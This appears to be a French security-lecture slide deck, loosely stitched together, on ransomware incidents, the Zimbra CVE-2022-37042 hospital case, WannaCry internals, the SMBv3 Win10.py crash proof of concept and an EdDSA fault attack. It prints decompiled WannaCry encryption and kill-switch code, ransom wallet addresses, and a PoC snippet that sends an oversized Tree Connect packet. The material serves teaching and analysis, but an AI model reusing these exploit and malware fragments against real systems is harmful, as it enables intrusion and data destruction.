

Divers Cyber Attaques 2024

Logiciel

Elon Musk confirme que Tesla a été visée par un ...

2 sept. 2020 — **Tesla** a été visée par des attaquants qui souhaitent installer un **ransomware** sur le réseau de l'entreprise, selon Elon Musk.

L'hôpital d'Armentières visé par une attaque par ransomware, les urgences ferment

Le centre hospitalier d'Armentières (Nord) a été victime d'une attaque par ransomware au cours du week-end. Un piratage informatique ayant conduit à fermer temporairement les urgences.

Yoann Bourgin

12 février 2024 | 11h45



Les services de la mairie d'Albi dans le Tarn paralysés après une cyberattaque

Des numéros de portables d'urgence ont été mis en place.



Publié le 23/04/2024 23:44

© Temps de lecture : 1 min

Les forces de police européennes s'insurgent contre le chiffrement de bout en bout sur les messageries instantanées

Les patrons des forces de police de 32 pays, y compris la France, ont exprimé leur "inquiétude" sur le déploiement progressif du chiffrement de bout en bout sur les services de messagerie instantanée. Ils disent craindre notamment que les activités illégales ne soient plus détectées par les plateformes, et qu'elles ne puissent plus leur être remontées.

Centre Hospitalier de CAHORS



- / Région : Occitanie
- / Département : Lot
- / Principal établissement de santé du département
 - 1 des 5 grands centres hospitaliers du Lot pour 171 000 habitants
 - 365 lits disponibles avec plus, de 1000 agents permanents (en 2022)
 - Environ 171 médecins (en 2019)
 - 1400 postes utilisateurs
 - 4 contrôleurs de domaine
 - 50 serveurs

Origine(s) de la crise



- **Alerte** du 23.08.2022 du CERT Santé
- Système concerné : Serveur de Messagerie
 - **Zimbra Collaboration versions 8.8.15** ne disposant pas du correctif de sécurité « Patch 33 »
 - **Zimbra Collaboration versions 9.0.0** ne disposant pas du correctif de sécurité « Patch 26 »
- **Exploitation** d'une **vulnérabilité critique** (CVE-2022-37042) permettant une exécution de code arbitraire

Risques identifiés*



- **Prise de contrôle à distance** des équipements
- **Chiffrement des données et des systèmes** par le biais d'un rançongiciel provoquant **l'indisponibilité des ressources**
- **Perte irréversible des données et des ressources** (données, comptabilité, etc.)
- **Fuite / vol de données sensibles** des patients et/ou des collaborateurs

VULNERABILITIES

CVE-2022-37042 Detail

Description

Zimbra Collaboration Suite (ZCS) 8.8.15 and 9.0 has mboximport functionality that receives a ZIP archive and extracts files from it. By bypassing authentication (i.e., not having an authtoken), an attacker can upload arbitrary files to the system, leading to directory traversal and remote code execution. NOTE: this issue exists because of an incomplete fix for CVE-2022-27925.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score:

9.8 CRITICAL

Vector:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

QUICK INFO

CVE Dictionary Entry:

CVE-2022-37042

NVD Published Date:

08/12/2022

NVD Last Modified:

10/28/2022

Source:

MITRE



1,245

ONLINE




328,253

OFFLINE




329,498

TOTAL




Wannacrypt

- Microsoft Windows SMB Server CVE-2017-0145 Remote Code Execution Vulnerability
 - Discovered: March 14, 2017
- 12 mai 2017, déploiement du vers wannacrypt



Infection



SMB honeypot based in France connected to internet infected within 3 minutes.

<https://blog.malwarebytes.com/threat-analysis/2017/05/the-worm-that-spreads-wanacrypt0r/>

- Exécution du vers EternalBlue_Worm
 - En option installation de mssecsvc2.0 et exécution du vers en tant que service
- Chargement des binaires du vers (un ensemble de DLL)
- Scan de Port TCP 445 (SMB)
 - Détection du bug MS17_010
 - Injection de l'exploit Eternal Blue - Double Pulsar

Chiffrement

- Le vers génère une paire de clés RSA publique privé.
- Des fichiers sont chiffrés à partir de la clé publique.

```

1 int __thiscall cryptCashMeOusside(void *this, LPCSTR lpFileName, LPCSTR a3)
2 {
3     void *v3; // esi@1
4     HCRYPTKEY v5; // esi@14
5
6     v3 = this;
7     if ( !acquireCryptContext(this) )
8     {
9         destroyAllKeys((int)v3);
10        return 0;
11    }
12    if ( lpFileName )
13    {
14        if ( !importPrivateKey((int)v3, lpFileName) )
15        {
16            if ( !CryptImportKey(*( (_DWORD *)v3 + 1), (const BYTE *)&RSA_Key_0, 0x114u, 0, 0, (HCRYPTKEY *)v3 + 3)
17                || !generatePrivateKey(*( (_DWORD *)v3 + 1), (HCRYPTKEY *)v3 + 2)
18                || !exportKeysMemoryAndFiles(*( (_DWORD *)v3 + 1), *( (_DWORD *)v3 + 2), 6u, lpFileName) )
19            {
20                goto LABEL_19;
21            }
22            if ( a3 )
23                exportKeyOnDisk((int)v3, a3);
24            if ( !importPrivateKey((int)v3, lpFileName) )
25            {
26 LABEL_19:
27                destroyAllKeys((int)v3);
28                return 0;
29            }
30        }
31        v5 = *( (_DWORD *)v3 + 3);
32        if ( v5 )
33            CryptDestroyKey(v5);
34    }
35    else if ( !CryptImportKey(*( (_DWORD *)v3 + 1), (const BYTE *)&RSA_Key_Testing, 0x114u, 0, 0, (HCRYPTKEY *)v3 + 2) )
36    {
37        destroyAllKeys((int)v3);
38        return 0;
39    }
40    return 1;

```

Matthieu Suiche

<https://blog.comae.io/wannacry-decrypting-files-with-wanakiwi-demo-86bafb81112d>

1

2

Windows Crypt APIs on Windows XP

```

mov     esi, offset www_iuqerf ; "http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com"
lea    edi, [esp+58h+szUrl]
xor    eax, eax
rep    movsd
movsb
mov     [esp+5]
mov     [esp+5]
mov     [esp+5]
mov     [esp+5]
mov     [esp+5]
push   eax
push   eax
push   eax
push   1
push   eax
mov     [esp+6]
call   ds:InternetOpenUrlA
push   0 ; dwContext
push   84000000h ; dwFlags
push   0 ; dwHeadersLength
lea    ecx, [esp+64h+szUrl]
mov    esi, ecx
push   0 ; lpszHeaders
push   ecx ; Kill switch discovered by Darien Huss - http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com
push   esi ; hInternet
call   ds:InternetOpenUrlA
mov    edi, esi
push   esi ; hInternet
mov    esi, ds:InternetCloseHandle
test   edi, edi
jnz    short _ExitProcess ; Killswitch reachable - Exit process.

```



Darien Huss

@darienhuss



#WannaCry propagation payload contains previously unregistered domain, execution fails now that domain has been sinkholed

À l'origine en anglais

Kill Switch Sandbox (VM) detection

```

call   esi ; InternetCloseHandle
push   0 ; hInternet
call   esi ; InternetCloseHandle
call   InfectMachine_MakesYouWannaCry
pop    edi


```

```

_ExitProcess:
call   esi ; InternetCloseHandle
push   edi ; hInternet
call   ds:InternetCloseHandle

```

Kill Switch






Payment

- The ransomware uses 3 different addresses to receive payments:
 - 115p7UMMngo1pMvkpHijcRdfJNXj6LrLn
 - 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
 - 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

Adresse Bitcoin Les adresses sont des identifiants que vous pouvez utiliser pour envoyer des bitcoins à quelqu'un d'autre

Sommaire	
Adresse	13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Hash 160	17b4bd9a139158614e8f54c6b800a1822609436a
Outils	Tags en relation - Outputs non-dépensés

Transactions	
Nb de transactions	120 
Total reçu	19.02389183 BTC 
Solde final	19.02389183 BTC 

Demande de paiement

Bouton de donation

<https://blockchain.info>



<https://github.com/Igandx/PoC/blob/master/SMBv3%20Tree%20Connect/Win10.py>



Features Business Explore Marketplace Pricing

This repository

Search

[Sign in](#) or [Sign up](#)

Igandx / PoC

Watch 44

★ Star 443

Fork 202

Code

Issues 4

Pull requests 0

Projects 0

Insights

Branch: master

PoC / SMBv3 Tree Connect / Win10.py

Find file

Copy path

Igandx Added Poc

e098361 on 1 Feb

1 contributor

425 lines (372 sloc) | 29.6 KB

```
1 import sys, struct, SocketServer
2 from odict import OrderedDict
3 from datetime import datetime
4 from calendar import timegm
5
6 class Packet():
7     fields = OrderedDict([
8         ("data", "")
```

AN EXPLOIT taking advantage of a Windows Server zero-day security vulnerability has been released into the wild after Microsoft failed to issue a patch, despite having been warned of the problem three months ago. The proof-of-concept exploit, dubbed Win10.py, was released on Github five days ago by security researcher Laurent Gaffie.



Filter: smb or smb2 Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
23027	66.616614	192.168.2.44	192.168.2.35	SMB	213	Negotiate Protocol Request
23033	66.619548	192.168.2.35	192.168.2.44	SMB2	291	Negotiate Protocol Response
23034	66.619657	192.168.2.44	192.168.2.35	SMB2	162	Negotiate Protocol Request
23037	66.622618	192.168.2.35	192.168.2.44	SMB2	291	Negotiate Protocol Response
23085	66.825241	192.168.2.35	192.168.2.44	SMB2	291	[TCP Retransmission] Negotiate Protocol Response
23394	67.656384	192.168.2.44	192.168.2.35	SMB2	162	Negotiate Protocol Request
23399	67.659435	192.168.2.35	192.168.2.44	SMB2	291	Negotiate Protocol Response
23413	67.697056	192.168.2.44	192.168.2.35	SMB2	220	Session Setup Request, NTLMSSP_NEGOTIATE
23526	68.099275	192.168.2.35	192.168.2.44	SMB2	392	Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
23542	68.171398	192.168.2.44	192.168.2.35	SMB2	705	Session Setup Request, NTLMSSP_AUTH, User: ETHERTRUST\Mohamed
23544	68.173773	192.168.2.35	192.168.2.44	SMB2	143	Session Setup Response
23545	68.173947	192.168.2.44	192.168.2.35	SMB2	162	Tree Connect Request Tree: \\192.168.2.35\
23547	68.177254	192.168.2.35	192.168.2.44	SMB2	178	Tree Connect Response
23558	68.211809	192.168.2.44	192.168.2.35	SMB2	162	GetInfo Request FILE_INFO/SMB2 FILE_STANDARD_INFO

- Frame 23547: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits)
- Ethernet II, Src: Liteont_4b:0f:54 (30:10:b3:4b:0f:54), Dst: Intelcor_26:e1:dc (18:3d:a2:26:e1:dc)
- Internet Protocol Version 4, Src: 192.168.2.35 (192.168.2.35), Dst: 192.168.2.44 (192.168.2.44)
- Transmission Control Protocol, Src Port: 445 (445), Dst Port: 57689 (57689), Seq: 2125, Ack: 1034, Len: 124
- [2 Reassembled TCP Segments (1584 bytes): #23546(1460), #23547(124)]

NetBIOS Session Service
 Message Type: Session message (0x00)
 Length: 1580
 SMB2 (Server Message Block Protocol version 2)
 SMB2 Header
 Server Component: SMB2
 Header Length: 64
 Credit Charge: 1

0000	00 00 06 2c fe 53 4d 42 40 00 01 00 00 00 00 00SMB @.....
0010	03 00 01 00 01 00 00 00 00 00 00 00 03 00 00 00M.....
0020	00 00 00 00 ff fe 00 00 01 00 00 00 4d 00 00 000.....
0030	00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00CCCCCCCC
0040	00 00 00 00 10 00 02 00 30 00 00 00 00 00 00 00CCCCCCCC
0050	ff 01 1f 01 43 43 43 43 43 43 43 43 43 43 43 43	
0060	43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43	

Frame (178 bytes) Reassembled TCP (1584 bytes)



Filter: smb or smb2 Expression... Clear Apply Save

- ⊕ Ethernet II, Src: LiteonTe_4b:0f:54 (30:10:b3:4b:0f:54), Dst: IntelCor_26:e1:dc (18:3d:a2:26:e1:dc)
- ⊕ Internet Protocol Version 4, Src: 192.168.2.35 (192.168.2.35), Dst: 192.168.2.44 (192.168.2.44)
- ⊕ Transmission Control Protocol, Src Port: 445 (445), Dst Port: 57689 (57689), Seq: 2125, Ack: 1034, Len: 124
- ⊕ [2 Reassembled TCP Segments (1584 bytes): #23546(1460), #23547(124)]
- ⊖ NetBIOS session service
 - Message Type: Session message (0x00)
 - Length: 1580
- ⊖ SMB2 (Server Message Block Protocol version 2)
 - ⊖ SMB2 Header
 - Server Component: SMB2
 - Header Length: 64
 - Credit charge: 1
 - NT Status: STATUS_SUCCESS (0x00000000)
 - Command: Tree Connect (3)
 - Credits granted: 1
 - ⊕ Flags: 0x00000001
 - Chain offset: 0x00000000
 - Message ID: 3
 - Process ID: 0x0000feff
 - ⊕ Tree ID: 0x00000001 \\192.168.2.35\a
 - ⊕ Session ID: 0x000004000000004d Acct:Mohamed Domain:ETHERTRUST Host:ETHERTRUST
 - Signature: 00000000000000000000000000000000
 - [\[Response to: 23545\]](#)
 - [Time from request: 0.003307000 seconds]
 - ⊖ Tree Connect Response (0x03)
 - ⊕ StructureSize: 0x0010
 - Share Type: Named pipe (0x02)
 - ⊕ Share flags: 0x00000030
 - ⊕ Share capabilities: 0x00000000
 - ⊕ Access Mask: 0x011f01ff

```

0000 18 3d a2 26 e1 dc 30 10 b3 4b 0f 54 08 00 45 00  .=.&..O. .K.T..E.
0010 00 a4 84 f6 40 00 40 06 2f be c0 a8 02 23 c0 a8  ...@.@. /...#.
0020 02 2c 01 bd e1 59 be 50 0c 3c 96 48 41 33 50 18  ....Y.P <.HA3P.
0030 00 f7 59 50 00 00 43 43 43 43 43 43 43 43 43 43  ..YP..CC CCCCCCCC
0040 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCC CCCCCCCC
0050 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43  CCCCCCCC CCCCCCCC

```

Frame (178 bytes) Reassembled TCP (1584 bytes)

Print Screen, Image 7

smb.pcap [Wireshark 1.12.4 (v1.12.4-0-gb4861da from master-1.12)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: smb or smb2

Frame 23547: 178 bytes on wire (1424 bits), 178 bytes captured (1424 b...)

Ethernet II, Src: LiteonTe_4b:0f:54 (30:10:b3:4b:0f:54), Dst: IntelCor

Internet Protocol Version 4, Src: 192.168.2.35 (192.168.2.35), Dst: 19

Transmission Control Protocol, Src Port: 445 (445), Dst Port: 57689 (5

[2 Reassembled TCP segments (1584 bytes): #23546(1460), #23547(124)]

NetBIOS Session Service

Message Type: Session message (0x00)

Length: 1580

SMB2 (Server Message Block Protocol version 2)

SMB2 Header

Tree Connect Response (0x03)

StructureSize: 0x0010

Share Type: Named pipe (0x02)

Share flags: 0x00000030

Share capabilities: 0x00000000

Access Mask: 0x011f01ff

0040	00 00 00 00 10 00 02 00	30 00 00 00 00 00 00 00 0.....
0050	ff 01 1f 01 43 43 43 43	43 43 43 43 43 43 43 43 ccccc
0060	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0070	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0080	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0090	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
00a0	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
00b0	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
00c0	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
00d0	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
00e0	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
00f0	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0100	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0110	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0120	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0130	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0140	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0150	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0160	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0170	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0180	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc
0190	43 43 43 43 43 43 43 43	43 43 43 43 43 43 43 43	cccccccc cccccccc

Frame (178 bytes) Reassembled TCP (1584 bytes)

```
ProcSMBTreeResponse(char * message_netbios)
char smb_request[1480] ;
strcpy(smb, message_netbios);
```

```
## Tree Connect
if data[16:18] == "\x03\x00":
    head = SMB2V2Header(Cmd="\x03\x00", MessageId=GrabMessageID(data), PID="\xf\xf\x00\x00", TID="\x01\x00\
    t = SMB2TreeData(Data="C"*1500)##/BUG
    packet1 = str(head)+str(t)
    buffer1 = longueur(packet1)+packet1
    print "[*]Triggering Bug; Tree Connect SMBv2 packet sent."
    self.request.send(buffer1)
    data = self.request.recv(1024)
```

Taille totale du message net bios: 1584

Longueur 4 octets

SMB header 64 octets

Tree Connect Response 16 octets

Padding (C) 1500 octets

- ▷ MSDN Library
- ▷ Open Specifications
- ▷ Protocols
- ▷ Windows Protocols
- ▷ Technical Documents
- ▷ [MS-SMB2]: Server Message Block (SMB) Protocol Versions 2 and 3
- ▷ 2 Messages
 - 2.2 Message Syntax
 - ▷ 2.2.1 SMB2 Packet Header
 - ▷ 2.2.2 SMB2 ERROR Response
 - ▷ 2.2.3 SMB2 NEGOTIATE Request
 - ▷ 2.2.4 SMB2 NEGOTIATE Response
 - 2.2.5 SMB2 SESSION_SETUP Request

2.2.10 SMB2 TREE_CONNECT Response

The SMB2 TREE_CONNECT Response packet is sent by the server when an SMB2 TREE_CONNECT request is processed successfully by the server. The server MUST set the **Treeld** of the newly created tree connect in the SMB 2 Protocol header of the response. This response is composed of an SMB2 Packet Header (section 2.2.1) that is followed by this response structure.

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31
StructureSize																ShareType										Reserved					
ShareFlags																															
Capabilities																															
MaximalAccess																															

4 x 4 = 16 octets

Hardware

The signature (R, S) of a message M is computed according to Algorithm 1.

Algorithm 1 EdDSA Signature

Require: $M, (h_0, h_1, \dots, h_{2b-1}), B$ and A

1: $a \leftarrow 2^{b-2} + \sum_{3 \leq i \leq b-3} 2^i h_i$

2: $h \leftarrow H(h_b, \dots, h_{2b-1}, M)$

3: $r \leftarrow h \bmod \ell$

4: $R \leftarrow r \cdot B$

5: $h \leftarrow H(R, A, M)$

6: $S \leftarrow (r + ah) \bmod \ell$

7: **return** (R, S)

a: private key
(R,S) signature

Power Glitch (R,S',h')
a: private key
(R,S) signature




Figure 2: VCC external connection

IV. ATTACK AGAINST EDDSA

Our attack is based on faulting operation 5 of Algorithm 1 above during the computation of the signature. If the output of the hash is faulted and changed to the value $h' \neq h$ then the faulty signature will be (R, S') *i.e.*, only the second part of the signature is changed. The value of a can be then recovered with

$$a = (S - S')(h - h')^{-1} \bmod \ell.$$

https://cybermashup.files.wordpress.com/2017/10/practical-fault-attack-against-eddsa_fdtdc-2017.pdf

DIAS Smart Adaptive Remote Diagnostic Anti tampering Systems





Figure 3.5: Typical SEMS installation, schematic overview

ECU FLASHING



Figure 2.2: Dimsport MyGenius, source Dimsport

EMULATOR



Figure 2.4: DPF emulator for Toyota, source dpf-toyota.com

SENSOR



Figure 2.5: Lambda sensor spacer including catalytic element, source aliexpress.com



Figure 2.6: Spacer for K-type exhaust gas temperature sensor, source aliexpress.com

ERASER



Figure 2.7: OBD DTC eraser, source truckdiag.com

Les escrocs du skimming sévissent dans la région

Publié le 01/09/2014 à 05:38 | Mis à jour le 22/02/2018 à 18:39



Gas station pumps, ATM's increased target of skimming devices preying on consumers

Industroyer

CAMPAGNE D'ATTAQUE DU MODE OPÉRATOIRE SANDWORM CIBLANT DES SERVEURS CENTREON

